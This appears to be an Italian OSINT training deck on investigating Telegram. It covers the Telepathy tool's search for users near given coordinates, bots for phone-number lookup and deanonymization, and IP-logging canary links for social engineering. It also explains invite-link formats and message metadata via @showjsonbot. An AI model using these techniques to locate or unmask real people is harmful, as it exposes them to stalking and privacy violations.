
```
-- An OSINT toolkit for investigating Telegram chats [and channels].  
-- Developed by @jordanwildon | Version 2.1.8.
```

```
[!] Searching for users near 4[REDACTED]57,1[REDACTED]33
```


	User_ID;Distance
[+]	Users located
	Users within 500m: 48
	Users within 1000m: 42
	Users within 2000m: 7
	Users within 3000m: 0
	Total users found: 97
	Location list saved to:
	[REDACTED];4;500
	[REDACTED];8;500
	[REDACTED];3;500
	[REDACTED];4;500
	[REDACTED];4;500
	[REDACTED];2;500
	[REDACTED];1;500
	[REDACTED];1;500
	[REDACTED];6;500
	[REDACTED];500
	[REDACTED];1;500
	[REDACTED];5;500
	[REDACTED];7;500

Un'altra interessante feature di Telepathy è la ricerca mediante coordinate geografiche.

NUMERO DI TELEFONO



@ADDPRIVATEGROUP_BOT
@CRYPTOSCANNING_BOT
@PROTESTCHAT_BOT
@JOINCHATRU_BOT
@DEANONYM_BOT
@GETCONT_BOT
@CHECNUM_BOT
@EYEGOODBOT
@TPOISK_BOT
@LBSE_BOT




Un approccio più legato al SOCIAL ENG ricade sull'utilizzo di Canary BOT o eventualmente logger embeddati nei link.

[HTTPS://GITHUB.COM/THINKST/CANARYTOKENS](https://github.com/thinkst/canarytokens)
[HTTPS://GITHUB.COM/LAMER112311/DNNME](https://github.com/lamer112311/dnnme)

LE CHAT O GRUPPI

Anche le chat // gruppi contengono un ID, in questo caso è un valore negativo.

- I gruppi possono prevedere ruoli che determinano lo stato di alcuni utenti nel gruppo e amministratori.
- Una descrizione che può contenere info utili.
- Eventuale link di invito qualora questi siano segreti




LE CHAT O GRUPPI

Il formato dei link di invito ha subito diverse modifiche nel tempo.

Prima del 2017, i link contenevano informazioni su chi li ha richiesti e sviluppati.



I link che seguono questo formato sono di **oltre 18 caratteri** e non iniziano con il padding AAAA



I CANALI

Come i gruppi i canali posseggono un ID anche esso **negativo**.

- Come i gruppi, i canali possono esporre diverse informazioni riguardanti il creatore o i contatti.
- Qualora sia abilitato, gli utenti possono partecipare a discussioni riguardanti i post presenti sul canale.
- Un dettaglio interessante riguarda la piattaforma di microblogging **telegra.ph** spesso per pubblicare contenuti che vengono poi condivisi dai canali.



SHOWJSONBOT

Uno strumento estremamente comodo
capace di effettuare un'analisi puntuale sui
dettagli di un messaggio è @showjsonbot.


Forwardando il messaggio al bot si ottiene
il corrispettivo in **formato json**.

```
language_code": "en"
},
"chat": {
  "id": [REDACTED],
  "first_name": [REDACTED],
  "type": "private"
},
"date": 1663525349,
"forward_from_chat": {
  "id": [REDACTED],
  "title": [REDACTED],
  "username": "username",
  "type": "channel"
},
"forward_from_message_id": 653,
"forward_date": 1663077046,
"photo": [
  {
    "file_id": "AgACAgIAAxkBAAESF3pjJ2HlNmFCRSUDhTITqU0IUQ_qQAAcVsAxG8RhCEllh45LeLn3RAEAAwIAA3MAAykE",
    "file_unique_id": "AQADVsAxG8RhCEl4",
    "file_size": 1169,
    "width": 90,
    "height": 67
  },
  {
    "file_id": "AgACAgIAAxkBAAESF3pjJ2HlNmFCRSUDhTITqU0IUQ_qQAAcVsAxG8RhCEllh45LeLn3RAEAAwIAA20AAykE",
    "file_unique_id": "AQADVsAxG8RhCEly",
    "file_size": 21191,
    "width": 320,
    "height": 238
  }
]
```

@SHOWJOSNBOT

GLI STICKER

